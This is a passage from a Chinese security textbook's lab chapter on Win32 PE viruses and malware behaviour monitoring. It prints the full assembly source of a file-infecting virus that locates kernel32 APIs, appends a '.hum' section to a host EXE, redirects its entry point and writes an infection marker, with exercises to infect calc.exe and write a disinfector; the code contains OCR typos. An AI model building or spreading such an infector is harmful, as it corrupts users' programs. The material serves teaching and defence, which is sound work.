**【思考题】**

（1）编写一个程序，可用来搜索指定目录下的所有 EXE 文件，用 MessageBox 显示每一个被搜索到的 EXE 文件名。

（2）添加代码后的 PE 文件 hello.exe 已经给出，用 UE 以二进制形式打开 hello.exe 并回答下面的问题：

① 对比修改前后的 PE 文件，入口地址从________修改为________。

② 对比修改前后的 PE 文件，代码段的大小从________修改为________。

## 12.2.2　搜索 API 函数地址

**【实验目的】**

熟悉病毒感染的关键技术，了解获取 API 函数地址的必要性以及如何获取 API 函数地址。

**【原理简介】**

**1. 获取 Kernel32 的基地址**

（1）为什么要获取 API 函数地址？Win32 PE 病毒和普通 Win32 PE 程序一样需要调用 API 函数，但是普通的 Win32 PE 程序里面有一个引入函数表，该函数表对应了代码段中所用到的 API 函数在动态链接库中的真实地址。这样，调用 API 函数时就可以通过该引入函数表找到相应 API 函数的真正执行地址。但是，对于 Win32 PE 病毒来说，它只有一个代码段，并不存在引入函数段。既然如此，病毒就无法像普通 PE 程序那样直接调用相关 API 函数，而应该先找出这些 API 函数在相应动态链接库中的地址。

（2）如何获取 API 函数地址？如何获取 API 函数地址一直是病毒技术的一个非常重要的话题。要获得 API 函数地址，首先需要获得 Kernel32 的基地址。

（3）如何获得 Kernel32 的基地址？不同的操作系统对应不同的 Kernel32 的基地址，也可以用 PE 查看工具来查看其在内存中的基地址。

**2. 获取 API 函数地址**

已知函数的导出序号，然后：

（1）定位到 PE 文件头。

（2）从 PE 文件头中的可选文件头中取出数据目录表的第一个数据目录，得到导出表的地址。

（3）从导出表的 Base 字段取得起始序号。

（4）将需要查找的导出序号减去起始序号，得到函数在入口地址表中的索引。

（5）检查索引值是否大于等于导出表中的函数个数。如果大于，说明输入的序号无效。

（6）用该索引值在 AddressOfFunctions 字段指向的导出函数入口地址表中取出相应的项目，这就是函数的入口地址 RVA 值，当函数被装入内存后，这个 RVA 值加上模块实际装入的基址（ImageBase），就得到了函数真正的入口地址。

**【实验环境】**

Windows XP 系统，ollydbg.exe，hello-2.5.exe，kernel32.dll。

**【实验步骤】**

用 ollydbg 打开 hello-2.5.exe，获取 kernel32.dll 模块基地址，定位到 kernel32.dll 模块。当系统打开一个可执行文件的时候，它会调用 kernel32.dll 中的 CreateProcess 函数；CreateProcess 函数在完成装载应用程序后，会先将一个返回地址压入到堆栈顶端，然后转向执行刚才装载的应用程序。当该应用程序结束后，会将堆栈顶端数据弹出放到 IP 中，继续执行。刚才堆栈顶端保存的数据是什么呢？仔细想想，不难明白，这个数据其实就是在 kernal32.dll 中的返回地址。其实这个过程与应用程序用 call 指令调用子程序类似。可以看出，这个返回地址是在 kernal32.dll 模块中。另外，PE 文件被装入内存时是按内存页对齐的，只要从返回地址按照页对齐的边界一页一页地往低地址搜索，就必然可以找到 kernel32.dll 的文件头地址，即 kernel32 模块的基地址。

在 Windows XP 系统下面获得的 kernel32 模块的基地址为 7C800000______（也可以用 Stud_PE.exe 打开，其中的 imagebase 即为模块的基地址）。

从内存中的 kernel32.dll 模块获取函数 LoadLibraryA 和 GetProcessAddress 的函数地址，并实际检验获得的地址是否正确。

（1）定位到 PE 文件头。

（2）从 PE 文件头中的可选文件头中取出数据目录表的第一个数据目录，得到导出表的地址。

（3）从导出表的 NumberOfNames 字段得到已命名函数的总数，并以这个数字做微循环的次数来构造一个循环。

（4）从 AddressOfNames 字段指向的函数名称地址表的第一项开始，在循环中将每一项定义的函数名与要查找的函数名比较，如果没有任何一个函数名符合，说明文件中没有指定名称的函数。

（5）如果某一项定义的函数名与要查找的函数名符合，那么记住这个函数名在字符串地址表中的索引值（如 $x$），然后在 AddressOfNameOrdinals 指向的数组中以同样的索引值 $x$ 去找数组项中的值，假如该值为 $m$。

（6）以 $m$ 值作为索引值，在 AddressOfFunctions 字段指向的函数入口地址表中获取的 RVA 就是函数的入口地址，当函数被装入内存后，这个 RVA 值加上模块实际装入的基址（ImageBase），就得到了函数真正的入口地址。

### 12.2.3　病毒感染分析

**【实验目的】**

了解病毒感染的原理以及过程，学会清除 PE 病毒。

**【原理简介】**

由于 EXE 文件被执行、传播的可能性很大，因此 Win32 PE 病毒感染文件时，基本

上都会将 EXE 文件作为目标。

一般来说，Win32 病毒是这样被运行的（有些是在 HOST 运行过程中调用病毒代码的）：

（1）用户双击（或者系统自动运行）HOST 程序。

（2）装载 HOST 程序到内存中。

（3）通过 PE 文件中的 AddressOfEntryPoint 和 ImageBase 之和来定位第一条语句的位置。

（4）从第一条语句开始执行（这时其实执行的是病毒代码）。

（5）病毒主体代码执行完毕，将控制权交给 HOST 程序原来的入口代码。

（6）HOST 程序继续执行。

计算机病毒怎么会在 HOST 程序之前执行呢？是因为病毒对这种 PE 文件格式的 HOST 程序做了些修改。可见，Win32 PE 病毒要想对 EXE 文件进行传染，了解 PE 文件格式确实是不可少的。

**【实验环境】**

Windows 操作系统，test.exe。

**【实验步骤】**

编译感染例子程序 bookexample-old.rar，使用该感染例子对 hello-2.5.exe 进行感染。

为了方便大家理解，这个例子分解为 4 个文件，每个部分有一个主要功能。

其中 main.asm 为主文件，其内容如下：

```
.model flat, stdcall
Option casemap : none; case sensitive
Include \masm32 \include \windows. inc
Include \masm32 \include \comctl32. inc
Includelib \masm32 \lib \comctl32. lib

GetApiA proto : DWORD, :DWORD
.CODE
;------------------------------程序入口--------------------------------
_Start0:
Invoke InitCommonControls          ;此处在 Win2000 下必须加入
Jmp _Start
VirusLen =vEnd - vBegin            ;Virus 长度
----------病毒代码开始的位置,从这里到 v_End 的部分会附加在 HOST 程序中---------
vBegin:                            ;真正的病毒部分从这里开始
;----------------------------------------------------------------------
Include s_api.asm                  ;查找需要的 API 地址
;---------------------------以下为数据定义------------------------------
desfile               db "test.exe" .0
fsize               dd?
hFile              dd?
```

```
hMap                   dd?
pMem                   dd?
;----------------------------------------------------------------------
pe_Header              dd?
Sec_align              dd?
File_align             dd?
newEip                 dd?
oldEip                 dd?
Inc_size               dd?
oldEnd                 dd?
;---------------定义 MessageBoxA 函数名称及函数地址存放位置 ---------------
sMessageBoxA           db "MessageBoxA" ,0
aMessageBoxA           dd 0
;作者定义的提示信息…
sztit                  db "By Hume, 2002", 0
szMsg0                 db "Hey, Hope U enjoy it!", 0
CopyRight              db "The SoftWare  WAS OFFERRED by Hume[AfO]", 0dh, 0ah
                       db "Thx for using it!", 0dh, 0ah
                       db "Contact: Humewen@21cn.com", 0dh, 0ah
                       db "humeasm.yeah.net", 0dh, 0ah
                       db "The add Code SiZe: (heX)"
val                    dd 0,0,0,0
; --------------------------病毒真正入口位置--------------------------
_Start:
    Call      _delta
_delta:
    pop       ebp                       ;得到 delta 地址
    sub       ebp, offset _delta        ;以便于后面变量重定位
    mov       dword ptr [ ebp + appBase ], ebp
    mov       eax, [ esp ]              ;返回地址
    xor       edx, edx
getK32Base:
    dec       eax                       ;逐字节比较验证,速度比较慢,不过功能一样
    mov       dx, word   ptr [ eax + IMAGE_DOS_HEADER. e_lfanew ]
                                        ;就是 ecx + 3ch
    test      dx, 0f000h                ;Dos Header + stub 不可能太大,超过 4096B
    jnz       getK32Base                ;加速检验, 下一个
    cmp       eax, dword ptr [ eax + edx + IMAGE_NT_HEADERS. OptionalHeader.
    Image-Base ]
    jnz     getK32Base                  ;看 Image-Base 值是否等于 ecx 即模块起始值
    mov     [ ebp + K32Base] , eax;如果是,就认为找到 kernel32 的模块传入地址
    lea     edi, [ ebp + aGetModuleHandle ]   ;edi 指向 API 函数地址存放位置
    lea     esi, [ ebp + lpApiAddrs ]
                                ;esi 指向 API 函数名字串偏移地址(此地址需要定位)
lop_get:
    lodsd
```

```
    cmp      eax, 0
    jz       End_Get
    add      eax, ebp
    push     eax          ;此时 eax 中放着 GetModuleHandleA 函数名字串的偏移位置
    push     dword ptr [ ebp + K32Base ]
    call     GetApiA
    stosd
    jmp      lop_get      ;获得 API 地址,参加 s_api 文件
End_Get:
    Call     my_infect    ;获得各 API 函数地址后,开始调用感染模块
    Include  dislen.asm   ;该文件中代码用来显示病毒文件的长度
CouldNotInfect:
_where:
    xor      eax, eax     ;判断是否已经附加感染标志"dark"
    push     eax
    call     [ ebp + aGetModuleHeadle ]  ;获得本启动(获 HOST)程序的加载模块
    mov      esi, eax
    add      esi, [ esi + 3ch ]          ;->esi->程序本身的 Pe_header
    cmp      dword ptr [esi +8 ], 'dark'
                          ;判断已经正在运行的是 HOST 程序,还是启动程序
    je       jmp_oep      ;是 HOST 程序,控制权交给 HOST
    jmp      _xit         ;调用启动程序的退出部分语句
jmp_oep:
    add      eax, [ ebp + oldEip ]
    jmp      eax          ;跳到宿主程序的入口点

my_infect:                ;感染部分,文件读写操作,PE 文件修改参见 modipe.asm 文件
    xor      eax, eax
    push     eax
    push     eax
    push     OPEN_EXISTING
    push     eax
    push     eax
    push     GENERIC_READ + GENERIC_WRITE
    lea      eax, [ ebp + desfile ]      ;目标文件名字串偏移地址
    push     eax
    call     [ ebp + aGreateFile ]       ;打开目标文件
    inc      eax                         ;如返回-1,则表示失败
    je       _Err
    dec      eax
    mov      [ ebp + hFile ], eax        ;返回文件句柄
    push     eax
    sub      ebx, ebx
    push     ebx
    push     eax                         ;得到文件大小
    je       _sclosefile
```

```
    dec     eax
    mov     [ ebp + fsize ], eax
    xchg    eax, ecx
    add     ecx, 1000h                  ;文件大小增加 4096B
    pop     eax
    xor     ebx, ebx                    ;创建映射文件
    push    ebx                         ;创建没有名字的文件映射
    push    ecx                         ;文件大小等于原大小 + Vsize
    push    ebx
    push    PAGE_READWRITE
    push    ebx
    push    eax
    call    [ ebp + aCreateFileMapping]
    test    eax, eax                    ;如返回 0,则说明出错
    je      _sclosefile                 ;创建成功否?不成功,则跳转
    mov     [ ebp + hMap ], eax         ;保存映射对象句柄
    xor     ebx, ebx
    push    ebx
    push    ebx
    push    ebx
    push    FILE_MAP_WRITE
    push    eax
    call    [ ebp + aMapViewOfFile ]
    test    eax, eax                    ;映射文件,是否成功?
    je      _sclosemap                  ;返回 0,说明函数调用失败
    mov     [ ebp + pMem ], eax         ;保存内存映射文件首地址
;-----------------------------------------------------------------------
;下面是给 HOST 添加新节的代码
;-----------------------------------------------------------------------
    include modipe. asm                 ;该文件中主要为感染目标文件的代码
_sunview:
    push    [ ebp + pMem ]
    call    [ ebp + aUnmapViewOfFile]
                                ;解除映射,同时修改过的映射文件全部写回目标文件
_sclosemap:
    push    [ ebp + hMap ]
    call    [ ebp + aCloseHandle]       ;关闭映射
_sclosefile:
    push    [ ebp + hFile ]
    call    [ ebp + aCallHandle ]       ;关闭打开的目标文件
_Err:
    ret
;-----------------------------------------------------------------------
_xit:
    push    0
    call    [ ebp + aExitProcess ]      ;退出启动程序
```

```
    vEnd:                                            ;考虑一下：病毒末尾位置是否可以提前？
```

s_api.asm 主要是查找 API 的相关函数模块，其模块如下：

```
; ======================s_api.asm====================
;手动查找 API 部分
;K32_api_retrieve 过程的 Base 是 DLL 的基础,sApi 为相应的 API 函数的函数名地址
;该过程返回 eax 为该 API 函数的序号
K32_api_retrieve    proc   Base: DWORD, sApi: DWORD
    push      edx                                ;保存 edx
    xor       eax, eax                           ;此时 esi = sApi
Next_Api:                                        ;edi = AddressOfNames
    xor       edx, edx
    dec       edx
Match_Api_name:
    movzx     ebx, byte ptr [ esi ]
    inc       esi
    cmp       ebx, 0
    je        foundit
    inc       edx
    push      eax
    mov       eax, [ edi + eax * 4 ]            ;AddressOfNames 的指针,递增
    add       eax, Base                          ;注意是 RVA,一定要加 Base 值
    cmp       bl, byteptr [ eax + edx ]          ;逐字符比较
    pop       eax
    je        Match_Api_name                     ;继续搜寻
    inc       eax                                ;不匹配,下一个 API
    loop      Nest_Api
no_exist:
    pop       edx                                ;若全部搜索完,即未存在
    xor       eax, eax
    ret
foundit:
    pop       edx
         ;edx = AddressOfNameOrdinals * 2 得到 AddressOfNameOrdinals 的指针
    movzx     eax, word ptr [ edx + eax * 2 ]
         ;eax 返回指向 AddressOfFunctions 的指针
ret
K32_api_retrieve    endp
;----------------------------------------------------------------------
;Base 是 DLL 的基址,sApi 为相应的 API 函数的函数名地址,返回 eax 指向 API 函数地址
GetApiA       proc Base: DWORD, sApi: DWORD
    local     ADDRodFun: DWORD
    pushad
    mov       esi, Base
    mov       eax, esi
```

```
    mov     ebx, eax
    mov     ecx, eax
    mov     edx, eax
    mov     edi, eax                ;几个寄存器全部置为 DLL 基址
    add     ecx, [ ecx + 3ch ]      ;现在 esi = off PE_HEADER
    add     esi, [ ecx + 78h ]
                        ;得到 esi = IMAGE_EXPORT_DIRECTORY 引出表入口
    add     eax, [ esi + 1ch ]      ;eax = AddressOfFunctions 的地址
    mov     ADDRofFun, eax
    mov     ecx, [ esi + 18h ]      ;ecx = NumberOfNames
    add     edx, [ esi + 24h ]
                        ;edx = AumberOfNameOrdinals,指向函数对应序号数组
    add     edi, [ esi + 20h ]   ;esi = AddressOfNames
    invoke  K32_api_retrieve, Base, sApi
                        ;调用另外一个过程,得到一个 API 函数序号
    mov     ebx, ADDRofFun
    mov     eax, [ ebx + eax * 4 ] ;要*4 才能得到偏移
    add     eax, Base               ;加上 Base
    mov     [ esp + 7 * 4], eax     ;eax 返回 API 地址
    popad
    ret
GetApiA     endp
u32         db "User32.dll", 0
k32         db "Kernal32.dll", 0
appBase     dd?
k32Base     dd?
;------------------以下是有关 API 函数地址和名称的相关数据定义--------------
lpApiAddrs  label   near            ;定义一组指向函数名字字符偏移地址的数组
    dd      offset sGetModuleHandle
    dd      offset sGetProcAddress
    dd      offset sLoadLibrary
    dd      offset sCreateFile
    dd      offset sCreateFileMapping
    dd      offset sMapViewOfFile
    dd      offset sUnmapViewOfFile
    dd      offset sCloseHandle
    dd      offset sGetFileSize
    dd      offset sSetEndOfFile
    dd      offset sSetFilePointer
    dd      offset sExitProcess
    dd      0, 0                    ;以便判断函数是否处理完毕
;下面是第一函数名字符串,以便和引出函数表中的相关字段进行比较
sGetModuleHandle    db "GetModuleHandleA", 0
sGetProcAddress     db " GetProcAddress", 0
sLoadLibrary        db " LoadLibraryA", 0
sCreateFile         db "CreateFileA", 0
```

```
sCreateFileMapping  db "CreateFileMappingA", 0
sMapViewOfFile      db "MapViewOfFile", 0
sUnmapViewOfFile    db "UnmapViewOfFile", 0
sCloseHandle        db "CloseHandle",0
sGetFileSize        db "GetFileSize", 0
sSetEndOfFile       db "SetEndOfFile", 0
sSetFilePointer     db "SetFilePointer", 0
sExitProcess        db "ExitProcess", 0

aGetModuleHandle    dd 0               ;找到相应 API 函数地址后的存放位置
aGetProcAddress     dd 0
aLoadLibrary        dd 0
aCreateFile         dd 0
aCreateFileMapping  dd 0
aMapViewOfFile      dd 0
aUnmapViewOfFile    dd 0
aCloseHandle        dd 0
aGetFileSize        dd 0
aSetEndOfFile       dd 0
aSetFilePointer     dd 0
aExitProcess        dd 0
----------------------------------------------------------------------
```

Modipe.asm 用来在 HOST 程序中添加一个病毒节，其代码如下：

```
;==============================Modipe.asm==============================
;修改 PE,添加节,实现传染功能
xchg    eax, esi          ;eax 为在内存映射文件中的起始地址,它指向文件的开始位置
cmp     word ptr [ esi ], 'ZM'
jne     CouldNotInfect
add     esi, [ esi + 3ch ]         ;指向 PE_HEADER
cmp     word ptr [ esi ], 'EP'
jne     CouldNotInfect             ;是否是 PE,否则不感染
cmp     word ptr [ esi + 8 ], 'dark'
jne     CouldNotInfect
mov     [ ebp + pe_header ], esi   ;保存 pe_Header 指针
mov     ecx, [ esi + 74h ]         ;得到 directory 的数目
imul    ecx, ecx, 8
lea     eax, [ ecx + esi + 78h ]   ;data directory eax -> 节表起始地址
movzx   ecx, word ptr [ esi + 6h ] ;节数目
imul    ecx, ecx, 28h              ;得到所有节表的大小
add     eax, ecx                   ;节结尾
xchg    eax, esi                   ;eax -> Pe_header,esi->最后节开始偏移
;**********************************************
;添加如下节
; name.hum
```

```
; VirtualSize = 原 size + VirSize
; VirtualAddress =
; SizeOfRawData 对齐
; PointerToRawData
; PointerToRelocation        dd 0
; PointerToLinenumbers       dd ?
; NumberOfRelocations        dw ?
; NumberOfLinenumbers        dw ?
; Characteristics            dd ?
;*************************************************
mov     dword ptr [ esi ], 'muh.'            ;节名.hum
mov     dword ptr [ esi + 8 ], VirusLen      ;节的实际大小

;计算 VirtualSize 和 V.addr
mov     ebx, [ eax + 38h ]                   ;节对齐,在内存中节的对齐粒度
mov     [ ebp + sec_align ], ebx
mov     edi, [ eax + 3ch ]                   ;文件对齐,在文件中节的对齐粒度
mov     [ ebp + file_align ], edi
mov     ecx, [ esi - 40 + 0ch ]              ;上一节的 V.addr
mov     eax. [ esi - 40 + 8 ]                ;上一节的实际大小
xor     edx, edx
div     ebx                                  ;除以节对齐
test    edx, edx
je      @@@1
inc     eax
@@@1:
    mul     ebx                      ;上一节在内存中对齐后的节大小
    add     eax, ecx                 ;加上上一节的 V.addr 就是新节的 V.addr
    mov     [ esi + 0ch ], eax       ;保存新 section 偏移 RVA
    add     eax, _Start - vBegin     ;病毒第一行执行代码,并不是在病毒节的起始处
    mov     [ ebp + newEip ], eax    ;计算新的 EIP
    mov     dword ptr [ esi + 24h ],0E0000020h           ;节属性
    mov     eax, VirusLen                    ;计算 SizeOfRawData 的大小
    cdp
    div     edi                              ;计算本节的文件对齐
    je      @@@2
    inc     eax
@@@2:
    mul     edi
    mov     dword ptr [ esi + 10h ],eax      ;保存节对齐文件后的大小
    mov     eax, [ esi - 40 + 14h ]
    add     eax, [ esi - 40 + 10h ]
    mov     [ esi + 14h ], eax               ;PointerToRawData 更新
    mov     [ ebp + oldEnd ],eax             ;病毒代码往 HOST 文件中写入点
    mov     eax, [ebp + pe_Header ]
    inc     word ptr [ eax + 6h ]            ;更新节数目
```

```
    mov     ebx, [ eax + 28h ]              ;eip 指针偏移
    mov     [ ebp + oldEip ], ebx           ;保存老指针
    mov     ebx, [ ebp + newEip ]
    mov     [ eax + 28h ], ebx              ;更新指针值
    ; comment $
    mov     ebx, [ eax + 50h ]              ;更新 ImageSize
    add     ebx, VirusLen
    mov     ecx, [ ebp + sec_align ]
    xor     edx, edx
    xchg    eax, ebx                        ;eax 和 ebx 交换
    cdp
    div     ecx
    test    edx, edx
    je      @@@3
    inc     eax
@@@3:
    mul     ecx
    xchg    eax, ebx                        ;还原 eax->pe_Header
    mov     [ eax + 50h ], ebx
        ;确保更新后的 Image_Size 大小=(原 Image_Size + 病毒长度)对齐后的长度
    ;$
    mov     dword ptr [ eax + 8 ], 'dark'
                                    ;病毒感染标志直接写到被感染文件的 PE 头中
    cld
    mov     ecx, VirusLen
    mov     edi, [ ebp + oldEnd ]
    add     edi, [ ebp + pMem ]
    lea     esi, [ ebp + vBegin ]
    rep     movsb                   ;将病毒代码写入目标文件新建的节中
    xor     eax, eax
    sub     edi, [ ebp + pMem ]
    push    FILE_BEGIN
    push    eax
    push    edi
    push    [ ebp + hFile ]
    call    [ ebp + aSetFilePointer ]       ;设定文件读写指针
    push    [ ebp + hFile ]
    call    [ ebp + aSetEndOfFile ]         ;将当前文件位置设为文件末尾
```

dis_len.asm 用来显示前面定义的提示信息，其中包括病毒体的大小，其代码如下：

```
;=============================dis_len.asm=============================
    lea     eax, [ ebp + u32 ]
    push    eax
    call    dword ptr [ ebp + aLoadLibrary ]    ;导入 user32.dll 链接库
    test    eax, eax
```

```
    jnz      @gl
@gl:
    lea      edx. [ ebp + sMessageBoxA ]
    push     edx
    push     eax
    mov      eax, dword ptr [ ebp + aGetProcAddress]
                                            ;获取 MessageBoxA 函数的地址
    call     eax
    mov      [ ebp + aMessageBoxA ], eax
    ;-----------------------------------------------------------------
    mov      ebx, VirusLen
    mov      ecx, 8
    cld
    lea      edi, [ ebp + val ]
L1:
    rol      ebx, 4
    call     binToAscii
    loop     L1
    push     40h + 1000h
    lea      eax, [ ebp + sztit ]
    push     eax
    lea      eax, [ ebp + CopyRight ]
    push     0
    call     [ ebp + aMessageBoxA ]
    jmp      _where
;---------------------------------------------------------------------
binToAscii  proc   near                 ;此函数用来将二进制转换为字符
    mov      eax, ebx
    and      eax, 0fh
    add      al, 30h
    cmp      al, 39h
    jbe      @f
    add      al, 7
@@:
    stosb
    ret
binToAscii endp
```

病毒修改了程序入口地址点使其指向病毒入口位置，同时保存旧的程序入口地址，以便返回 HOST 程序继续执行。

病毒感染文件做了以下操作。

（1）写入一个新的节表。

（2）修改映像文件头中的节表数目。

（3）修改了程序入口地址点使其指向病毒入口位置，同时保存旧的程序入口地址，以便返回 HOST 程序继续执行。

（4）更新了 SizeOfImage。

（5）写入了感染标记。

（6）添加了病毒节。

**【思考题】**

（1）编写病毒感染程序 bookexample-new.rar 的病毒清除程序，使其可以用来恢复被感染的任何文件。

（2）编译感染例子程序 bookexample-new.rar，使用该感染例子对计算器 calc.exe 进行感染。手工恢复被感染的 calc.exe。

（3）利用 PE 查看工具分析感染文件 test.exe 并回答以下问题。

① 感染之后 NumberOfSection 的大小变为_______。

② 添加新的节的节名为_______。

③ RVA 入口地址变为_______。

④ 装入内存后映像大小 SizeOfImage_______。

# 12.3 恶意代码行为分析

## 12.3.1 注册表及文件监视工具的使用

**【实验目的】**

熟悉注册表和文件监视工具的使用。

**【原理简介】**

**1. RegMon 和 FileMon 的基本原理**

FileMon 是一款出色的文件系统监视软件，它可以监视应用程序进行的文件读写操作。它将所有与文件相关的操作（如读取、修改、出错信息等）全部记录下来以供用户参考，并允许用户对记录的信息进行保存、过滤、查找等处理，这就为用户对系统的维护提供了极大的便利。同时会监视对程序的所有操作，比如在程序中进行单击操作也会被监视。FileMon 最大的优点是可以对病毒、间谍、木马程序进行全面的监视，一旦这些程序运行就会立即被发现，也可以说它是防病毒软件的辅助工具。

RegMon 是一款出色的注册表监视软件，是 FileMon 的老大哥。它就像一个胃镜，深入系统深处，监视任何针对注册表的动作。它将与注册表数据相关的一切操作（如读取、修改、出错信息等）全部记录下来供用户参考，并允许用户对记录的信息进行保存、过滤、查找等处理，这就为用户对系统的维护提供了极大的便利。

**2. RegSnap 和 File2000 的基本原理**

RegSnap 的原理非常简单：在需要的时候，通过【文件】|【新建】菜单或工具条按

钮将当前注册表及相关内容保存到扩展名为 rsnp 的文件中（如在安装新软件之前和软件安装结束后分别保存一次），然后通过【文件】|【比较】菜单比较这两个文件，RegSnap 就会详细地报告注册表及与系统有关的其他内容的变化情况。RegSnap 对系统的比较报告非常具体。对注册表可报告修改了哪些键，修改前、后的值各是多少；增加和删除了哪些键以及这些键的值。报告结果既可以以纯文本的方式，也可以 HTML 网页的方式显示，非常便于查看。 RegSnap 还可以报告系统的其他情况：Windows 的系统目录（默认是 C:\Windows）和系统的 system 子目录下文件的变化情况，包括删除、替换、增加了哪些文件；Windows 的系统配置文件 win.ini 和 system.ini 的变化情况，包括删除、修改和增加了哪些内容；自动批处理文件 autoexec.bat 和 config.sys 是否被修改过等。

File2000 是基于“全文检索”（不必记忆文件名和路径）和“即查即看”（查询时可以看到目标文件的文本内容）技术基础上的计算机文件管理软件，它能够实现本地或网络计算机上各个文件夹中的常用文档的检索与预览，并能根据用户设置自动更新。File2000 的成功开发将使用户从繁琐的文件查找工作中彻底解脱出来，使工作效率大大提高。

**【实验环境】**

Windows 系统，网络环境，Regmon.exe，Filemon.exe，RegSnap.exe，File2000.exe。

**【实验步骤】**

**1. 熟悉 RegMon 和 FileMon 的具体用途**

RegMon 主要是用来监视进程对注册表的访问，而 FileMon 主要是用来监视进程对文件的访问。

利用 FileMon 监视 QQ2008 的登录过程如下。

（1）设置 FileMon 的过滤器属性，【包含】属性设置为 QQ.exe。

（2）监视 QQ 完整的登录过程，保存所监视的日志文件。

（3）仅监视 QQ 密码输入错误的登录过程，保存所监视的日志文件并与完整的文件做比较。

（4）修改自己的 QQ 密码，用 UltraEdit 比较相同用户的两个不同密码的密码文件。

**2. 使用 RegSnap 和 File2000 创建快照**

RegSnap 主要是用来创建注册表的快照，而 File2000 主要是用来创建文件的快照。

使用 RegSnap 快照比较功能，并分析快照比较报告。

（1）首先使用 RegSnap 创建一快照，参数为默认（该步骤中参数均为默认）。在注释信息框中输入注释信息，比如创建的快照名，如图 12-6 所示。

单击【确定】以后，RegSnap 开始创建快照，结果如图 12-7 所示。

（2）在本机上安装任意一个应用程序。

（3）再次使用 RegSnap 创建快照，步骤同（1）中所示，并使用快照比较功能分析比较报告，选择菜单中的【文件】|【比较】，或者直接单击菜单栏上的“天平”，或使用快捷键 F5，弹出如图 12-8 所示的【比较快照】界面。





图 12-6　填写保存快照名




图 12-7　创建注册表完成

